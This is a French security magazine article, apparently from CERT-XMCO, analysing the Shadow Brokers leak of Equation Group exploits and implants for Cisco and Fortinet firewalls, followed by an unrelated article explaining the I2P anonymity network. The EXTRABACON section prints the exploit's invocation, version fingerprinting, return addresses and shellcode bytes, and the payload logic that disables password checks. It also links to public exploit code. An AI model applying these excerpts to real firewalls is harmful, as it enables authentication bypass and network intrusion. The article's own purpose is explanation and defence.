Une fois extraite, elle se présente sous la forme d'un dossier appelé « Firewall » contenant des exploits 0day affectant notamment les pare-feu Cisco (PIX, ASA), Fortigate, Juniper et TOPSEC. Ces codes d'exploitation, utilisés seuls ou combinés entre eux, permettent pour la plupart une prise de contrôle à distance sur les systèmes affectés. Le répertoire est dense et contient des exploits affectant de nombreux éditeurs de pare-feu, ainsi que des outils liés à leur exploitation. Dans la suite de cet article, nous détaillerons un des outils à destination des pare-feu Cisco.

La publication datant d'août dernier contient plusieurs types d'outils :

✚ Des « exploits » représentant une vulnérabilité qui sera exploitée afin d'ouvrir une brèche sur le système.

✚ Des « implants » désignant des logiciels malveillants qui seront exécutés sur un système afin d'en prendre son contrôle (backdoor).

✚ Des « outils » représentant des logiciels pouvant déployer de multiples implants ou exploits.

Les outils de The Equation Group affectant les produits Cisco

Cisco a réagi 2 jours après la publication des Shadow Brokers, soit le 15 août 2016, associant alors des CVE aux 3 codes d'exploitation (EXTRABACON : CVE-2016-6366, EPICBANANA : CVE-2016-6367 et BENIGNCERTAIN : CVE-2016-6415).

Le 19 août, au travers d'un article de blog, Cisco confirme que les pare-feux Cisco PIX sont vulnérablesà la faille BENIGNCERTAIN. Cependant, le modèle n'étant plus supporté depuis 2009, l'éditeur annonce que la vulnérabilité ne sera pas corrigée. 5 jours après, Cisco annonce être en train de travailler sur la correction de la vulnérabilité référencée CVE-2016-6366 (EXTRABACON), dont le patch est finalement sorti le 25 août 2016.

Enfin, dans une mise à jour de son article dédié aux Shadow Brokers, Cisco annonce le 21 septembre, avoir corrigé, lors de ses investigations concernant BENIGNCERTAIN, une autre vulnérabilité affectant Cisco IOS. De par leur facilité d'exploitation, il existe énormément de documentation à propos des exploits EXTRABACON et EPICBANANA, au détriment des autres outils, peu documentés, où parfois même les éditeurs se contredisent. Les outils sont complexes et nombreux, leur analyse poussée pourrait prendre plusieurs mois.

Parmi les types d'outils cités plus haut, les produits Cisco sont vulnérables aux suivants :

Exploits

FALSEMOREL : est un exploit permettant d'extraire les mots de passe des utilisateurs affectant les Cisco PIX lorsque Telnet est activé sur le système.
Peu d'informations sont disponibles à son sujet.

EXTRABACON (CVE-2016-6366) : est un exploit provenant d'un défaut dans l'implémentation du protocole SNMP au sein des appareils Cisco PIX, Cisco FWSM et Cisco ASA < 9.1.7(9) permettant d'outrepasser l'authentification et ainsi obtenir un accès non privilégié au système.
Une analyse détaillée de l'exploit est disponible plus loin au sein de cet article.

Note #1 : Afin d'utiliser cet exploit, un attaquant doit envoyer une requête SNMP spécialement conçue sur l'interface de « management » de l'équipement vulnérable. Celle-ci est en général uniquement accessible sur le réseau local, cependant il peut arriver que cette interface soit accessible depuis Internet.

Note #2 : L'exploit a été porté sur Metasploit, et est disponible à l'adresse suivante : https://www.rapid7.com/db/modules/auxiliary/admin/cisco/cisco_asa_extrabacon

EPICBANANA (CVE-2016-6367) : est un exploit issu d'une vulnérabilité au sein de l'interface en ligne de commande des Cisco ASA < 9.1.7(9), Cisco PIX et Cisco FWSM. Celle-ci permet à un attaquant disposant d'un compte Telnet ou SSH d'élever ses privilèges sur le système et ainsi d'exécuter des commandes arbitraires ou de réaliser un déni de service.

Note #3 : Afin de prendre le contrôle du système, il est possible d'exploiter EXTRABACON afin d'obtenir un compte utilisateur, suivi d'EPICBANANA dans le but d'élever ses privilèges et de pouvoir exécuter des commandes sur le système. Aussi, en couplant EPICBANANA avec l'outil FALSEMOREL (permettant de récupérer des identifiants sur les pare-feu PIX) il est possible de prendre le contrôle de n'importe quel Cisco PIX trivialement.

Note #4 : L'exploit a été lui aussi porté sur Metasploit, et est disponible à l'adresse : https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-cli

Implants destinés aux produits Cisco

BANANAGLEE : est une porte dérobée (backdoor) non persistante affectant les produits Cisco ASA et PIX (JIFFYRAUL)

SCREAMINGPLOW : est un implant permettant d'insérer la backdoor BANANAGLEE de manière persistante sur les appareils Cisco ASA et PIX. Peu d'informations sont disponibles à son sujet.

JETPLOW : comme son homologue SCREAMINGPLOW, il s'agit d'un implant permettant de déployer la backdoor BANANAGLEE. Cependant Jetplow implante la backdoor directement au sein du firmware des Cisco ASA et PIX lors de leur boot. Une fois installé, Jetplow est administrable à distance, et possède de surcroît une fonctionnalité de mise à jour.

Outils

BENIGNCERTAIN (CVE-2016-6415) : est un outil permettant d'exploiter un défaut dans l'implémentation du protocole IKE (Internet Key Exchange) au sein des appareils utilisant Cisco IOS XR < 5.3.x (y compris tous les Cisco PIX). Celui-ci permet d'extraire des informations sensibles telles que les configurations VPN et clés RSA privées.

Les outils affectant les produits Fortinet

Concernant les produits Fortinet, les outils disponibles sont beaucoup moins nombreux.

L'exploit dévoilé par The Shadow Brokers sous le doux nom de EGREGIOUSBLUNDER avait été originellement découvert il y a 4 ans par Florian Gaultier (SCRT). La vulnérabilité est corrigée depuis 2012 (Fortigate 4.3.9).

EGREGIOUSBLUNDER (CVE-2016-6909) : est un exploit issu d'une vulnérabilité de type « dépassement de tampon » au sein du système de gestion de cookies affectant les produits suivants :

- Fortigate (FortiOS) < 5.x
- Fortigate (FortiOS) < 4.3.9
- FortiSwitch < 3.4.2.


Afin de prendre le contrôle du système, il suffit à un attaquant d'envoyer une requête HTTP spécialement conçue à destination de l'appareil.


Le code d'exploitation concernant cette vulnérabilité est disponible via le lien suivant : https://www.exploit-db.com/exploits/40276/


Résumé des outils dévoilés

Nous avons conçu une infographie permettant de regrouper toutes les informations disponibles sur les codes d'exploitation, implants et outils utilisés. Celle-ci a été conçue après analyse du contenu de la première archive des Shadow Brokers.

On retrouve ainsi une architecture efficace basée sur des outils transverses permettant l'exploitation rapide d'une vulnérabilité. La qualité générale des différents codes d'exploitation n'est pas des plus élégantes, cependant, la structure globale des outils les rend simples, efficaces et facilement maintenable pour rapidement ajouter des méthodes d'exploitation de nouvelles vulnérabilités.







> Analyse de l'exploit Cisco EXTRABACON

EXTRABACON est un code d'exploitation permettant de contourner le mécanisme d'authentification sur les pare-feu Cisco ASA en version 8.x via une erreur de dépassement de tampon au sein du module de gestion des paquets SNMP.

La version originale du code fonctionnait sur toutes les versions des pare-feu en version 8.x jusqu'à 8.4. Depuis, d'autres codes d'exploitation, affectant notamment les versions 9.x, sont disponibles sur Internet.

D'après les analyses effectuées par Cisco, le code vulnérable est présent dans toutes les versions des pare-feu Cisco ASA, PIX et Cisco Firewall Services Module (ISA et FirePower). Cependant, il n'existe à l'heure actuelle que des codes d'exploitation pour les Cisco ASA. Les produits PIX étant en fin de vie, aucune mise à jour ni autre analyse ne sera effectuée sur ces produits de la part de l'éditeur.

De plus, toutes les versions de l'implémentation du protocole SNMP sont vulnérables (v1, v2c, v3) cependant le code d'exploitation fourni par The Shadow Brokers cible la version v2c du protocole par défaut.

Plusieurs conditions sont nécessaires à l'exploitation de cette vulnérabilité :

- Le service SNMP doit être activé et configuré sur une interface. Généralement, l'interface de management du pare-feu est la seule répondant à ces contraintes. Cela signifie que seul un attaquant présent sur le réseau local est en mesure d'exploiter la vulnérabilité, sauf si cette interface est aussi accessible sur Internet.

- Le nom de la communauté SNMP (l'équivalent d'un mot de passe) doit être connu.

- La vulnérabilité permet d'exécuter des commandes arbitraires sur le système, cependant, les droits de l'utilisateur peuvent être restreints (via le mode « enable »).

Un schéma d'exécution classique conduirait ainsi à utiliser EXTRABACON pour contourner l'authentification sur un pare-feu Cisco ASA, de s'y connecter via le protocole SSH ou Telnet, puis de récupérer les droits d'administrateur (« enable ») via le code d'exploitation FALSEMOREL, ou d'élever ses privilèges via EPICBANANA.

Le code d'exploitation se présente sous la forme d'un script en Python, à lancer avec les options suivantes :

- L'option –t permet d'indiquer le système cible sur le réseau.

- L'option –c permet d'indiquer le nom de la communauté SNMP.

- Enfin, l'option –mode permet de désactiver (via « pass-disable ») ou de réactiver la vérification du mot de passe (via « pass-enable ») permettant d'établir une session Telnet ou SSH.

```
python extrabacon_1.1.0.1.py exec
-t 10.1.1.XXX -c pubString --mode
pass-disable
```

Dans un document présentant le code disponible au sein des archives divulguées par The Shadow Brokers, il est noté qu'il est possible de provoquer un déni de service si l'équipement vient d'être redémarré et/ou si le nom de communauté est particulièrement long.

Ainsi, avant de lancer le code d'exploitation, une vérification de la durée de fonctionnement de l'équipement (uptime) et du nom de la communauté SNMP utilisé est vivement recommandée.

La première étape de l'exploitation consiste à se connecter sur l'équipement vulnérable via le protocole SNMP (port 161). Ce dernier fourni alors des informations via les variables de « binding » (varbind) sur les identifiants d'objets utilisés (OID), la durée de fonctionnement, le nom, ainsi que sur la version du pare-feu. Ces données permettent de confirmer que l'exploitation de l'équipement est possible.

```
if vers_string == "Cisco Adaptive Security Appliance Version 8.0(2)":
    return "asa802"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.0(3)":
    return "asa803"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.0(3)6":
    return "asa803-6"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.0(4)":
    return "asa804"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.0(4)32":
    return "asa804-32"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.0(5)":
    return "asa805"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.2(1)":
    return "asa821"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.2(2)":
    return "asa822"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.2(3)":
    return "asa823"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.2(4)":
    return "asa824"
elif vers_string == "Cisco Adaptive Security Appliance Version 8.2(5)":
    return "asa825"
```

```
#We require certain information for this to work
#You need to own a SNMP server in the config
#Or be 100 percent certain of the targets version and uptime
#EX: snmp-server host inside X.X.X.X community public
#Community String EX: snmp-server community public (may be randon characters)
#Ideally you should know the Version and Uptime of the FW.
#You can crash if it is freshly rebooted and has a long community string
#Ports 161, 22 or 23
```

L'exploitation de la vulnérabilité de dépassement de tampon est alors possible. Un shellcode spécifique est généré selon la version de l'équipement vulnérable ciblé. Cette étape est surtout nécessaire pour la détection des bons offsets en mémoire ainsi que les adresses de retour permettant l'exploitation du dépassement de tampon.

```
vers = "asa802"


my_ret_addr_len = 4

my_ret_addr_byte = "\x9b\xde\xd3\x08"

my_ret_addr_snmp = "155.222.211.8"


finder_len = 9

finder_byte = "\x8b\x7c\x24\x14\x8b\x07\xff\xe0\x90"

finder_snmp = "139.124.36.20.139.7.255.224.144"
```

Selon le mode choisi « pass-disable » ou « pass-enable », les charges actives (« payload ») PMCHECK_DISABLE et AAAAADMINAUTH_DISABLE sont ajoutées au shellcode pour effectuer l'action choisie (contourner l'authentification ou demander un mot de passe).

Une fois la charge active configurée, celle-ci est envoyée via une requête SNMP qui permettra le dépassement de tampon et l'exécution des charges actives choisies. L'ID de la réponse reçue suite à l'envoi de la requête contenant la charge active permet de vérifier que tout s'est bien déroulé.

Cisco préconise de mettre en place un nom de communauté SNMP long et difficile à deviner, ainsi que de définir des règles permettant de limiter les consultations SNMP à certaines IP, voire de désactiver le module SNMP afin de se prémunir de cette vulnérabilité.

```
if self.params.mode == "pass-disable":
            payload += sc.payload_PMCHECK_DISABLE_byte
            print "appended PMCHECK_DISABLE payload "
            + binascii.hexlify(sc.payload_PMCHECK_DISABLE_byte)

            payload += sc.payload_AAAADMINAUTH_DISABLE_byte
            print "appended AAAADMINAUTH_DISABLE payload "
            + binascii.hexlify(sc.payload_AAAADMINAUTH_DISABLE_byte)

        elif self.params.mode == "pass-enable":
            payload += sc.payload_PMCHECK_ENABLE_byte
            print "appended PMCHECK_ENABLE payload "
            + binascii.hexlify(sc.payload_PMCHECK_ENABLE_byte)

            payload += sc.payload_AAAADMINAUTH_ENABLE_byte
            print "appended AAAADMINAUTH_ENABLE payload "
            + binascii.hexlify(sc.payload_AAAADMINAUTH_ENABLE_byte)

        else:
            return None ##
```

✚ Code d'exploitation : https://www.exploit-db.com/exploits/40386/

> Conclusion

Suite à ces fuites, de nombreuses questions persistent, que ce soit concernant l'identité des individus à l'origine de The Shadow Brokers et leur but, ou encore à propos de The Equation Group et leurs activités actuelles. Néanmoins, il est certain qu'un grand nombre de kits d'exploitation prêts à l'emploi intégrant les vulnérabilités ciblant les appareils Cisco, Fortinet, Juniper et TOPSEC sont apparus en masse depuis cet été.

Par conséquent, le CERT-XMCO recommande une extrême vigilance quant aux mises à jour disponibles concernant vos pare-feu et recommande l'application des correctifs disponibles pour vos systèmes.

Par ailleurs, bien qu'il soit par définition impossible de se protéger contre les failles de type 0day, l'utilisation en parallèle de systèmes de protection différents, conçus par différents fabricants est un facteur, rendant alors plus complexe l'intrusion et permettant de dérouter les attaquants les moins déterminés.

Références

✚ http://www.silicon.fr/cisco-fortinet-valident-serieux-shadow-brokers-hackers-nsa-155390.html

✚ http://blogs.cisco.com/security/shadow-brokers

✚ http://blog.level3.com/security/shadow-brokers-hit-light-of-day/

✚ https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-snmp

✚ https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20160817-asa-cli

✚ http://thehackernews.com/2016/10/nsa-shadow-brokers-hacking.html

✚ https://bit.no.com:43110/theshadowbrokers.bit/post/message6/

✚ http://www.nytimes.com/2016/08/17/us/shadow-brokers-leak-raises-alarming-question-was-the-nsa-hacked.html?_r=1

✚ http://www.reuters.com/article/us-intelligence-nsa-commentary-idUSKCN10X01P

✚ https://www.washingtonpost.com :world :national-security :powerful-nsa-hacking-tools-have-been-revealed-online

✚ https://musalbas.com/2016/08/18/equation-group-benigncertain.html

✚ http://www.reuters.com/article/us-cyber-nsa-tools-idUSKCN11S2MF

> I2P : un réseau anonyme très discret

Lorsque l'on parle de « Darknet » ou « Darkweb », un seul nom nous vient alors à l'esprit : Tor. Pourtant, derrière ces noms se cachent également d'autres réseaux d'anonymisation. I2P, Freenet ou encore GNUnet sont également des réseaux dont le but est de conserver l'anonymat de leurs utilisateurs et d'héberger du contenu caché. Inconnu du grand public, cet article a pour objectif de présenter le réseau I2P d'un point de vue historique, technique et fonctionnel ainsi que de le comparer à son homologue Tor.

par Bastien CACACE

Le réseau I2P : anonymat et Darknet

Daniel R. Blume

> Le réseau I2P

Histoire et contexte

I2P (« Invisible Internet Project ») est un projet open-source qui a vu le jour en 2003 avec pour volonté de proposer une alternative à Freenet, un autre réseau anonyme. I2P héberge de nombreux services « cachés » (sites web, chats IRC, partages de fichiers, etc.) et a pour objectif d'anonymiser des échanges. Contrairement au célèbre réseau Tor, l'objectif premier d'I2P est d'héberger du contenu caché et non de fournir un accès anonyme vers Internet (même si c'est possible grâce au proxy sortant). Le code source est hébergé sur I2P à l'aide du système de versionning Monotone (http://www.monotone.ca).

Pour accéder au réseau I2P, un utilisateur doit installer le logiciel I2P et configurer sa machine. Un utilisateur lambda ne pourra donc pas consulter par hasard un site web caché (appelé Eepsite) sur I2P.

Le réseau I2P est décentralisé (système pair-à-pair) et chiffré de bout en bout. Chaque client a le rôle de routeur et crée des tunnels d'entrée – sortie.

Depuis sa création en 2003, le logiciel officiel, écrit en Java, est toujours en version bêta (0.9.28 au moment de l'écriture de cet article). Fréquemment mis à jour, les fondateurs d'I2P réclament toujours plus de revue de code et de recherche avant de publier une version stable.

En novembre 2007, I2P subit un coup dur avec le départ de son développeur principal Jrandom. Celui-ci a précipitamment quitté le projet en emportant avec lui une importante partie des accès aux infrastructures, dont ceux du site officiel i2p.net. En janvier 2008, la plupart des serveurs hébergés sous le domaine i2p.net étaient injoignables. Beaucoup d'efforts ont été menés pour réorganiser le projet après son départ.

Fonctionnement du réseau

Le réseau I2P repose sur trois composants clés : les routeurs (ou nœuds), les tunnels et la base de données réseau NetDB.

Les **routeurs** sont les utilisateurs du logiciel I2P. Tous les utilisateurs font transiter des communications au travers de leur machine.

Les **tunnels** sont des chemins unidirectionnels constitués de plusieurs routeurs. Chaque routeur peut faire partie de plusieurs tunnels entrants et sortants.

La base de données réseau **NetDb** repose sur un système modifié de Kademlia Distributed Hash Table (DHT). Celle-ci contient les informations sur les routeurs et les services disponibles sur le réseau. Des routeurs particuliers, nommés **FloodFill**, sont chargés de stocker et de maintenir cette base à jour.

Le réseau I2P est constitué d'un ensemble de routeurs virtuels. Chaque utilisateur qui rejoint le réseau fait office de routeur et communique avec les autres routeurs constituant le réseau. Néanmoins, afin de garantir l'anonymat des utilisateurs, l'expéditeur et le destinataire ne communiquent pas directement entre eux, mais passent par de multiples routeurs. Des données transitent donc en permanence dans tous les routeurs virtuels du réseau. Le système est conçu pour qu'aucun utilisateur n'ait le moyen de savoir si les données reçues proviennent du routeur précédent ou si celles-ci ont juste été relayées par ce dernier.

Toutes les communications entre les routeurs forment ainsi un tunnel. Il existe deux types de tunnels :

- Les tunnels « exploratoires » sont utilisés pour requêter les bases de données (NetDb) afin de construire les tunnels Clients.

- Les tunnels « Clients » sont utilisés pour échanger des données. Les tunnels sortants sont dédiés à l'envoi de données et les tunnels entrants sont dédiés à la réception de données.

Statistiques du nombre de tunnels utilisés par le routeur

Pour chaque application, I2P maintient plusieurs tunnels pour communiquer. Par ailleurs, de nouveaux tunnels sont créés toutes les 10 minutes et les anciens sont détruits. Cette mesure complexifie fortement l'analyse de trafic réseau puisque toutes les 10 minutes, un utilisateur choisit de nouveaux routeurs pour ses tunnels. Seuls les points de sortie et les passerelles d'entrée sont conservés. Les routeurs participant aux tunnels ne sont pas choisis exactement de façon aléatoire puisque I2P pioche uniquement dans les routeurs performants (avec une faible latence) disponibles.

La classification des participants est également jugée en fonction des interactions avec les autres participants et non uniquement en fonction des performances affichées. Ce mécanisme a pour but d'éviter les attaques de redirection de trafic.

L'accès aux services s'effectue en deux phases :

- Construction du tunnel : seules les informations de routages sont transmises à chaque nœud (routeur).


- Accès au service : les données passent dans le tunnel. Les messages (chiffrés) et les informations de routage sont seulement exposés au point de sortie du tunnel.

Le réseau I2P : anonymat et Darknet

Construction d'un tunnel


Pour créer un tunnel, le routeur de l'utilisateur demande à l'un de ses pairs de former un tunnel.

Dans le cas de l'envoi d'un message de Bob vers Alice (ex : accès à un Eepsite hébergé par Alice), le message se dirige dans le tunnel sortant de Bob pour atteindre le tunnel entrant d'Alice. Grâce à l'utilisation de deux tunnels distincts, Bob et Alice sont en mesure de choisir le nombre minimum de sauts (routeurs) pour leurs communications afin de les sécuriser.




Bob envoie un message à Alice

Dans le schéma ci-dessus, Bob crée son tunnel sortant et Alice crée son tunnel entrant. La passerelle d'entrée d'Alice (Marie) est exposée et peut recevoir des messages de tous les utilisateurs. Pour envoyer un message à Alice, Bob a besoin de connaître quels sont les routeurs de son tunnel sortant pour atteindre le point de sortie et quelle est la passerelle d'entrée d'Alice. Les coordonnées de la passerelle d'entrée d'Alice sont publiées au sein de la NetDb, accessible par tous. En revanche, Bob ignore totalement l'emplacement des routeurs participants du tunnel entrant d'Alice ainsi que leur nombre.




Informations connues par Bob pour joindre Alice

Pour répondre, Alice exécutera la même procédure que Bob en passant par des routeurs différents.



